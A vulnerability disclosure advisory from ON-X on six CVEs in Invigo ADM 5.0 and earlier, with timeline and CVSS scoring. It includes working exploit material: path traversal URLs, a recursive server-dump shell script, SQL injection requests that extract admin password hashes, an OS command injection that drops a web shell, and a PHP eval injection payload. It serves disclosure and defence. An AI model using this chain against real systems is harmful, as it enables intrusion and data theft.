ON-X
SÉCURITÉ NUMÉRIQUE

SECURITY ADVISORY

Invigo ADM
MULTIPLE VULNERABILITIES

SIMON GEUSEBROEK
2020-03-12
CVE-2020-10579, CVE-2020-10580,
CVE-2020-10581, CVE-2020-10582,
CVE-2020-10583, CVE-2020-10584.

ON-X
GROUPE
PARIS | TOULOUSE | MONTBÉLIARD

Siège social - 15 quai de Dion Bouton - F-92800 Puteaux
Tel : +33 (0)1 40 99 14 14 | Fax : +33 (0)1 40 99 99 58 | e-mail : contact@on-x.com

1. SUMMARY

1.1. CONTEXT

Invigo Automatic Device Management (ADM) is an on-premises product used by cell phone operators as part of their administration toolset.

This product is described as follows[1]:

> Automatic Device Management is Invigo's flagship solution. It enables operators to detect, maintain and manage many millions of devices at low cost and with high degrees of reliability.
>
> The Invigo Device Management solution includes a comprehensive device repository ensuring proper device identification for mobile phones, tablets, and dongles connected to the network. Our solution enables operators to smoothly deliver settings to feature phones and smartphones (Android, iOS, WP8, and Symbian). In addition to delivering settings for traditional data services, such as MMS, Internet and Email, it allows operators to push settings to mobile RCS clients and fixed network CPEs.

1.2. DESCRIPTION

Invigo ADM version 5.0 and below is affected by multiple vulnerabilities, allowing an attacker with no prerequisite to fully compromise the application and execute arbitrary code on the server as the user running the application.

The organization of this document illustrates how these vulnerabilities can be chained together as successive steps allowing a remote attacker to take over the application, and then potentially pivot inside the operator's internal infrastructure.

1.3. IMPACT

The following circumstances makes the impact of these vulnerabilities critical:

- While **the editor advises against this practice**, we believe that a limited number of ADM instances were directly exposed to the Internet, making these vulnerabilities remotely exploitable.
- Some of these vulnerabilities have no prerequisite, meaning that the attacker does not need any knowledge about the application nor account on it to successfully compromise it.
- These unauthenticated vulnerabilities can be easily automated to detect and exploit vulnerable systems on a network or the Internet.
- These vulnerabilities can be chained together to remotely execute arbitrary code on the server.

[1] https://www.invigo.com/products/automatic-device-management_12.shtml

- The ADM application is usually deployed within sensitive mobile operator's infrastructure: an attacker able to execute arbitrary code on this host may use it as a pivot to further compromise the internal operator's resources that would not be reachable otherwise.

1.4. PRODUCTS AFFECTED

Invigo Automatic Device Management (ADM) version 5.0 and below are affected by these vulnerabilities.

1.5. MITIGATIONS

These issues are fixed in Invigo Automatic Device Management (ADM) version 5.5 and 6.0.

Update to the latest version of the product to solve the issue.

1.6. DISCLOSURE TIMELINE

I want to thank Invigo teams for their very quick and productive handling of these issues.

DATE	EVENT
2019-10-30	First contact with Invigo team
2019-11-01	Acknowledgement from Invigo
2019-11-21	Fix available to Invigo customers
2020-03-12	Security advisory sent to Invigo for review
2020-03-20	Security advisory reviewed by Invigo
2021-03-23	Security advisory released

Table of content

List of figures, extracts and tables


2. DISCOVERED VULNERABILITIES

2.1. CVE-2020-10581: INCORRECT ACCESS CONTROL TO SEVERAL APPLICATION FUNCTIONALITIES


Vulnerability details

Multiple administration functionalities of the application are exposed without authentication:

- Platform monitoring graphs may reveal potentially useful information to the attacker.



Extract 1 – Listing of graphs available without authentication



Extract 2 – SMS graph

- Several other publicly exposed functionalities are also affected by additional vulnerabilities, making their exploitation possible to unauthenticated attackers, allowing these attackers to perform actions beyond the expected functionality scope:
  - The page `/admin/search_by.php` contains a directory traversal vulnerability described in section 2.2 – CVE-2020-10584: Directory traversal allowing arbitrary files content access, page 7 of the current advisory.
  - The page `/admin/sysmon.php` contains a directory traversal vulnerability described in section 2.3 – CVE-2020-10579: Directory traversal allowing arbitrary directories listing, page 10 of the current advisory.
  - The page `/admin/display_errors.php` contains a SQL injection vulnerability described in section 2.4 – CVE-2020-10582: SQL injection allowing to execute arbitrary queries, page 12 of the current advisory.

Risk characterization

CVSS 6.5 Medium	**Base Score**	Attack Vector	Network	Scope	Unchanged
		Attack Complexity	Low	Confidentiality	Low
		Privileges Required	None	Integrity	Low
		User Interaction	None	Availability	None
	Temporal Score	Exploit Code Maturity	Not Defined	Remediation Level	Not Defined
		Report Confidence	Not Defined		
	Environmental Score	Confidentiality requirements	Not Defined	Availability requirements	Not Defined
		Integrity requirements	Not Defined		
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N					

2.2. CVE-2020-10584: DIRECTORY TRAVERSAL ALLOWING ARBITRARY FILES CONTENT ACCESS

Vulnerability details

The page `/admin/search_by.php` does not correctly sanitize the `filename` parameter, allowing an attacker to retrieve arbitrary files content.

Moreover, this script does not check the user's session validity, making this vulnerability exploitable without any authentication.

```
https://example.com/admin/search_by.php?action=download_file&filename=/etc/passwd
```

Extract 3 – Example of URL providing access to the underlying system accounts

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
saslauth:x:499:76:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
nslcd:x:65:55:LDAP Client User:/:/sbin/nologin
[…]
```

Extract 4 – Account listing retrieved through the URL above

```
https://example.com/admin/search_by.php?action=download_file&filename=search_by.php
```

Extract 5 – Example of URL allowing to retrieve the application source code

```
<?php
ob_start();
include once "./include/header.php";
include_once "web_presentation.php";
include_once "data2.php";
include once "./include/sql_functions_subscribers.php";
ob_end_clean();

//some variables
$search by = GetRequest('type', array('imsi', 'imei'));
$GTableName = "search_by.php?type=".$search_by;
$action = GetRequest("action",'');
$elems to view =  $imeis to view = array();
$error_msg = '';
//process actions if required
$tables_html='';
if ($action == 'download file'){
        //download the previously built file
        ob_end_clean();
        $file to download = GetRequest('filename', '');
        header("Content-Type: application/zip");
        header("Content-disposition: attachment; filename=\"".basename($file to download)."\"");
        header( 'Content-Length: ' . filesize( $file_to_download ) );
        readfile($file_to_download);
        exit;
}elseif ( $action == 'search' ){  //view table for IMEI or IMSI depending on $search_by
[…]
```

Extract 6 – Source code retrieved through the URL above

```
https://example.com/admin/search_by.php?action=download_file&filename=../../conf/ADM.conf
```

Extract 7 – Example of URL allowing to retrieve the application configuration files

```
DBStr=DBI:Oracle:[…hostname…]
DBUsername=[…username…]
DBPassword=[…password…]

ServerType=adc

Debug=5

DEFAULT LANGUAGE=[…language…]



###FOLDER LOCATION#####
APP_FOLDER=/data/adc/apps
ADM_STATS_FOLDER=/data/adc/mktstats
BACKUP_FOLDER=/data/adc/backup
BULK_FOLDER=/data/adc/bulk
CDR_FOLDER=/data/adc/logs
IMAGE_FOLDER=/data/adc/htdocs/img/phones
LOG_FOLDER=/data/adc/logs
TMP_FOLDER=/data/adc/tmp
APACHE_LOG_FOLDER=/data/adc/logs/apache

############MISC############
ALWAYS_CLOSE_FILES=1
AUTO_LOAD_TAC_PHONE=1
AUTO_LOAD_MANUFACTURERS=1
AUTO_LOAD_DEVICE_CAPABILITY=1
AUTO_LOAD_PHONE_OS=1
TBL_CONFIGURED_PHONES_UPDATE_FIRST=1
TBL_AUTO_CONFIGURED_PHONE=1
HANDSET_CHANGE_LOG_MSISDN_MODEL=1
MODEL_SPECIFIC_BEFORE_AFTER=1
DEVICE_REPO_LAZY_LOAD=1
LICENSE_DEFINITION=CONFIGURED
[…]
```

Extract 8 – Configuration data retrieved through the URL above

Risk characterization

CVSS 8.6 High	**Base Score**	Attack Vector	Network	Scope	Changed
		Attack Complexity	Low	Confidentiality	High
		Privileges Required	None	Integrity	None
		User Interaction	None	Availability	None
	Temporal Score	Exploit Code Maturity	Not Defined	Remediation Level	Not Defined
		Report Confidence	Not Defined		
	Environmental Score	Confidentiality requirements	Not Defined	Availability requirements	Not Defined
		Integrity requirements	Not Defined		
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N					

2.3. CVE-2020-10579: DIRECTORY TRAVERSAL ALLOWING ARBITRARY DIRECTORIES LISTING

Vulnerability details

The page `/admin/sysmon.php` does not correctly sanitize the `date` parameter, allowing an attacker to list the content of arbitrary directories.

Moreover, this script does not check the user's session validity, making this vulnerability exploitable without any authentication.

```
https://example.com/admin/sysmon.php?server=adc&date=../../../../../../data/adc
```

Extract 9 – URL allowing to list the content of the `/data/adc` directory

```
<div id='sysmondiv'>
<br><br><img src='./sysmon/adc/../../../../../../data/adc/apps?1312861122' /><br><br><img
src='./sysmon/adc/../../../../../../data/adc/backup?1312861122' /><br><br><img
src='./sysmon/adc/../../../../../../data/adc/bulk?1312861122' /><br><br><img
src='./sysmon/adc/../../../../../../data/adc/conf?1312861122' /><br><br><img
src='./sysmon/adc/../../../../../../data/adc/htdocs?1312861122' /><br><br><img
src='./sysmon/adc/../../../../../../data/adc/logs?1312861122' /><br><br><img
src='./sysmon/adc/../../../../../../data/adc/mdb?1312861122' /><br><br><img
src='./sysmon/adc/../../../../../../data/adc/mktstats?1312861122' /><br><br><img
src='./sysmon/adc/../../../../../../data/adc/mobile_db_report?1312861122' /><br><br><img
src='./sysmon/adc/../../../../../../data/adc/tmp?1312861122' /><br><br><img
src='./sysmon/adc/../../../../../../data/adc/userlogs?1312861122' /><br><br><br><div
style="float:left; text-align:center"><b>/ (1008M)</b><br>
```

Extract 10 – Resulting HTML page exposing the content of the `/data/adc` directory

Combined with the previous vulnerability (directory listing + file content retrieval), an attacker becomes able, without authentication, to recursively list and download the content of any directory from the remote server readable by the user running the application.

The script below implements this attack by recursively downloading any directory passed as parameter:

```
#! /bin/sh -e

http_proxy="http://127.0.0.1:8080"
export http_proxy
https_proxy=$http_proxy
export https proxy

wget_params="-q --no-check-certificate"

fetch() {
        : ${2:?}
        remote=$1
        local=$2

        outfile="${local}/${remote}"

        printf "F %s\n" "$remote"
        mkdir -p -- ${outfile%/*}
        wget $wget params -O "$outfile" --
"https://example.com/admin/search_by.php?action=download_file&filename=/${remote}" &
}


: ${2:?"Usage: $0 server-dir local-dir"}
srvdir=$1
localdir=$2

printf "L %s\n" "$srvdir"

tmpfile=$( mktemp "${TMPDIR:-"/tmp"}/invigo-dump.XXXXXXXXXX" ) || exit 1
trap "rm -f -- $tmpfile" EXIT INT QUIT TERM

wget $wget params -O "$tmpfile" --
"https://example.com/admin/sysmon.php?server=adc&date=../../../../../..${srvdir}"

list=$(grep -oE "'\./sysmon/adc/\.\./\.\./\.\./\.\./\.\./\.\./[^?]*" -- "$tmpfile" | cut -c 32-)

if [ -z "$list" ]
then
        fetch "$srvdir" "$localdir"
else
        OLDIFS=$IFS
        IFS='
'
        for path in $list
        do
                IFS=$OLDIFS
                if expr match "$path" ".*\.[a-z]\{2,4\}$" >/dev/null
                then
                        fetch "$path" "$localdir"
                else
                        $0 "$path" "$localdir"
                fi
        done
        IFS=$OLDIFS
fi
wait
```

Extract 11 – Script retrieving whole server directory trees

```
$ ./dump.sh /data/adc/htdocs dump
L /data/adc/htdocs
L /data/adc/htdocs/admin
F /data/adc/htdocs/admin/3g_handsets.php
F /data/adc/htdocs/admin/add_users.php
F /data/adc/htdocs/admin/addrow.php
F /data/adc/htdocs/admin/admapi.php
F /data/adc/htdocs/admin/admapi.xsd
F /data/adc/htdocs/admin/admapi_r.php
F /data/adc/htdocs/admin/appctrl.php
F /data/adc/htdocs/admin/appctrl_advanced.php
F /data/adc/htdocs/admin/appctrl_uptime.php
F /data/adc/htdocs/admin/before_after.php
[…]
```

Extract 12 – Trace of the script execution when recursively fetching the content of `/data/adc/htdocs`

At this point, the attacker is able to retrieve the whole application source-code and investigate in search of additional vulnerabilities.

Risk characterization

CVSS 8.6 High	**Base Score**	Attack Vector	Network	Scope	Changed
		Attack Complexity	Low	Confidentiality	High
		Privileges Required	None	Integrity	None
		User Interaction	None	Availability	None
	Temporal Score	Exploit Code Maturity	Not Defined	Remediation Level	Not Defined
		Report Confidence	Not Defined		
	Environmental Score	Confidentiality requirements	Not Defined	Availability requirements	Not Defined
		Integrity requirements	Not Defined		
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N					

2.4. CVE-2020-10582: SQL INJECTION ALLOWING TO EXECUTE ARBITRARY QUERIES

Vulnerability details

The page `/admin/display_errors.php` does not correctly sanitize the `refresh_tbl_traps` parameter, allowing an attacker to execute arbitrary SQL commands, including data consultation and modification queries.

Moreover, this script does not check the user's session validity, making this vulnerability exploitable without any authentication.

The HTTP request below injects the SQL request `SELECT banner FROM v$version`, retrieving version information on the database server and the underlying operating system:

Malicious request:

```
POST /admin/display_errors.php HTTP/1.1
Host: example.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept: */*
Accept-Language: en-US,en;q=0.8,fr;q=0.5,fr-FR;q=0.3
```

```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 60
Origin: https://example.com
Connection: close
Referer: https://example.com/admin/display_errors.php

refresh_tbl_traps=SELECT%20banner%20FROM%20v$version%20--%20
```

Server response:

```
[…]
<tr class="">
  <td>Oracle Database 11g Enterprise Edition Release 11.2.0.4.0 - 64bit Production</td>
</tr>
<tr class="">
  <td>PL/SQL Release 11.2.0.4.0 - Production</td>
</tr>
<tr class="">
  <td>CORE     11.2.0.4.0     Production</td>
</tr>
<tr class="">
  <td>TNS for […OS_information…]: Version 11.2.0.4.0 - Production</td>
</tr>
<tr class="">
  <td>NLSRTL Version 11.2.0.4.0 - Production</td>
</tr>
<tr>
[…]
```

Extract 13 – Retrieving the database server and OS version information

The HTTP request below injects the SQL request `SELECT owner, table_name FROM all_tables`, listing all tables from the database with their owner username:

Malicious request:

```
POST /admin/display_errors.php HTTP/1.1
Host: example.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept: */*
Accept-Language: en-US,en;q=0.8,fr;q=0.5,fr-FR;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 89
Origin: https://example.com
Connection: close
Referer: https://example.com/admin/display errors.php

refresh_tbl_traps=SELECT%20owner,%20table_name%20FROM%20all_tables%20--%20&start_index=40
```

Server response:

```
[…]
<tr class="">
  <td>ADM_INVIGO</td>
  <td>RT_SUBSCRIPTION_PROFILE</td>
</tr>
<tr class="">
  <td>ADM_INVIGO</td>
  <td>RT_SETTINGS</td>
</tr>
<tr class="">
  <td>ADM_INVIGO</td>
  <td>RT_MULTIMEDIA_TYPES</td>
</tr>
[…]
```

Extract 14 – Retrieving the list of database tables

Following the same principle, an attacker would be able to exfiltrate the complete database content.

At last, the curl command below can be used to detect vulnerable hosts. It relies on the same vulnerability to list the first 20 administrative accounts (« `WHERE GROUPID = 1` ») with the corresponding password hashes:

```
$ curl -k -d
"refresh_tbl_traps=+SELECT+username+AS+DATETIME%2C+password+AS+ID%2Cenabled+AS+APPNAME%2C'd'+AS+SEVE
RITY%2C'e'+AS+ERROR%2C'f'+AS+DESCRIPTION%2C'g'+AS+HOST%2C'not_cleared'+FROM+ADM_USERS+WHERE+GROUPID+
=+1+" https://example.com/admin/display_errors.php
<tr
class=""><td>invigo</td><td>$2y$10$zqS[…]8egi</td><td>1</td><td>d</td><td>e</td><td>f</td><td>g</td>
</tr><tr
class=""><td>admin</td><td>$2y$10$LK8D[…]YH47/LO</td><td>1</td><td>d</td><td>e</td><td>f</td><td>g</
td></tr><tr><td colspan='7'><img id='first step' src="./misc/first.png" class='img disabled'
disabled onclick="$('#force page').html(this.id);"><img id='prev step' ' src="./misc/prev.png"
class='img_disabled' disabled onclick="$('#force_page').html(this.id);"><small> <small
id="current start">1</small>  to  <small id="current end">3</small>  of  <small
id="total_size">3</small>  rows  </small><img id='next_step' src="./misc/next.png"
class='img disabled' disabled  onclick="$('#force page').html(this.id);"><img id='last step'
src="./misc/last.png" class='img_disabled' disabled
onclick="$('#force_page').html(this.id);"></td></tr>
```

Extract 15 – curl command allowing to easily check and exploit the SQL injection

We must also highlight that as the script `/admin/display_errors.php` does not implement any control or filtering on the injected request, an attacker would also be in measure to alter the database content or structure.

```
[…]
//get the traps  and print them $ POST['refresh tbl traps'] contains the sql stmt
$traps_cumulative = array();
if (isset($ POST['refresh tbl traps'])){
        $sql =$_POST['refresh_tbl_traps'];
        if (isset($ POST['hide cleared traps']) && $ POST['hide cleared traps']=='true') list($sql) =
explode('UNION',$sql);
        $sql.= " ORDER BY DATETIME DESC";
        $traps_cumulative = get_rows_from_db($sql);
        $total_size = sizeof($traps_cumulative);
[…]
```

Extract 16 – Extract of `/admin/display_errors.php` source code showing the vulnerable code

At this point, an attacker would be able to alter the `ADM_USERS` table to create a new user or temporarily alter the hash of an existing user and gain access to authenticated functionalities of the application.

Risk characterization

CVSS 10.0 Critical	**Base Score**	Attack Vector	Network	Scope	Changed
		Attack Complexity	Low	Confidentiality	High
		Privileges Required	None	Integrity	High
		User Interaction	None	Availability	High
	Temporal Score	Exploit Code Maturity	Not Defined	Remediation Level	Not Defined
		Report Confidence	Not Defined		
	Environmental Score	Confidentiality requirements	Not Defined	Availability requirements	Not Defined
		Integrity requirements	Not Defined		
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H					

2.5. CVE-2020-10583: ARBITRARY OS COMMANDS INJECTION

Vulnerability details

The page `/admin/admapi.php` does not correctly sanitize the `app` parameter, allowing an attacker to execute arbitrary shell commands on the hosting server as the user running the application.

```
function HTTPAPI_Appctrl() {
        $action = GetRequest('action',array('status','start','stop'),'status');
        $app = GetRequest('app');
        if (!$app && $action=='status') $app = 'ALL';
        if (!$app) return 1071;

        $app_folder = get_config_param('APP_FOLDER');
        $command_template = 'cd %s ; sh -c "./appctrl.pl %s %s" ';
        #$command_template = 'cd %s ; sudo -u oracle sh -c "export LD_LIBRARY_PATH=$ORACLE_HOME/lib;
./appctrl.pl %s %s" ' ;

        $command= sprintf($command_template , $app_folder , $action , $app );
        $status = shell_exec ( $command ) ;
```

Extract 17 – Source code extract from `/admin/admapi.php` showing the execution of user provided input

Even though the exploitation of this vulnerability requires a valid account, an attacker would be able to rely on other vulnerabilities mentioned in this document to get this access, in particular:

- 2.4 – CVE-2020-10582: SQL injection allowing to execute arbitrary queries, page 12: an attacker with no prior account on the application would be able to add a new account, temporarily replace the password of an existing account or, if sessions are stored in the database, directly create an arbitrary session to bypass authentication altogether.

When the account running the application has write privileges on the directories exposed by the web server, it becomes possible to drop a malicious PHP file (web shell) allowing more conveniently executing commands and transferring files from and to the server.

Malicious request:

```
POST /admin/admapi.php HTTP/1.1
Host: example.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8,fr;q=0.5,fr-FR;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://example.com/admin/main.php
Connection: close
Cookie: PHPSESSID=7hdbcnlnc9fvd1r89vnl03ko43
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29507

Action=AppCtrl&action=status&app=autosend";%20echo%20"%49%7a[…FILE_CONTENT…]%3d%0a"%20|%20/usr/bin/base64%20-d%20>"/data/adc/htdocs/pentest2019.php
```


Server response:

```
HTTP/1.0 200 OK
Date: Tue, 29 Oct 2019 13:28:39 GMT
Server: Apache/2.4.34 (Unix) PHP/5.6.37
X-Powered-By: PHP/5.6.37
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Cache-Control: private, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 56
```


```
Content-Type: text/xml;charset=UTF-8
Connection: close


<result>
<app name='autosend'>RUNNING</app>

</result>
```

Extract 18 – Request allowing an attacker to drop a web shell within the application directory tree

Screenshots below show some examples of commands run on the web server using this web shell:



Extract 19 – Fetching basic reconnaissance information from the web server (commands `id`, `hostname` and `ifconfig`)



Extract 20 – Fetching the list of listening ports and established network connections

An attacker would then be able to use this server as a pivot to gain access to the operator's internal infrastructure from the Internet.

Risk characterization

CVSS 9.9 Critical	**Base Score**	Attack Vector	Network	Scope	Changed
		Attack Complexity	Low	Confidentiality	High
		Privileges Required	Low	Integrity	High
		User Interaction	None	Availability	High
	Temporal Score	Exploit Code Maturity	Not Defined	Remediation Level	Not Defined
		Report Confidence	Not Defined		
	Environmental Score	Confidentiality requirements	Not Defined	Availability requirements	Not Defined
		Integrity requirements	Not Defined		
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H					

2.6. CVE-2020-10580: ARBITRARY PHP CODE INJECTION

Vulnerabilty details

The page `/admin/broadcast.php` does not correctly sanitize the `all_msg_ids` parameter, allowing an attacker to inject arbitrary PHP code which will be executed by the application.

```
        #retrieve all the message ids selected and format them correctly
        $all_msg_ids_json = GetRequest("all_msg_ids");
        $all_msg_ids = $all_msg_ids_json?json_decode($all_msg_ids_json,true):array();
        foreach ($all_msg_ids as $msgid=> $params_serialized){
                #unserialize the parameters
                $params = array();
                foreach ($params_serialized as $i => $params_info){

        $params_info['name']=preg_replace(array('/\[(\w+)\]/'),array("['$1']"),$params_info['name']);
                        eval('$'.$params_info['name'].'= \''.$params_info['value']."';");
                }
```

Extract 21 – Extract from `/admin/broadcast.php` showing user's input passed as parameter to the `eval()` function

We can see that the application does not directly execute the user input, but this data goes through various manipulations first: JSON deserialization, parsing, normalization of some fields.

Nevertheless an attacker can still craft specific data designed to take control of the application execution flow and force the execution of the malicious code on the server (attack known as a "POP chain": Property Oriented Programming).

The data below shows a simple example of this kind of attack. This JSON data, while well formed from a JSON point-of-view has no meaning application-wise but is designed to control the application execution flow up to the execution of the `phpinfo()` command, then brutally terminate the request handling using the die() function (this may sometimes avoid or reduce traces and alerts raised by such payload).

```
{
    "msgid": [
        {
            "name": "name",
            "value": "';phpinfo();die();//"
        }
    ]
}
```

Extract 22 – Example of a maliciously crafted JSON request

The URL below implements this data and allows, for illustration sake, to display the phpinfo page:

```
https://example.com/admin/broadcast.php?action=sendtest&all_msg_ids={"msgid":[{"name":"name","value"
:"';phpinfo();die();//"}]}
```

Extract 23 – Example of URL allowing the execution of arbitrary PHP code on the server

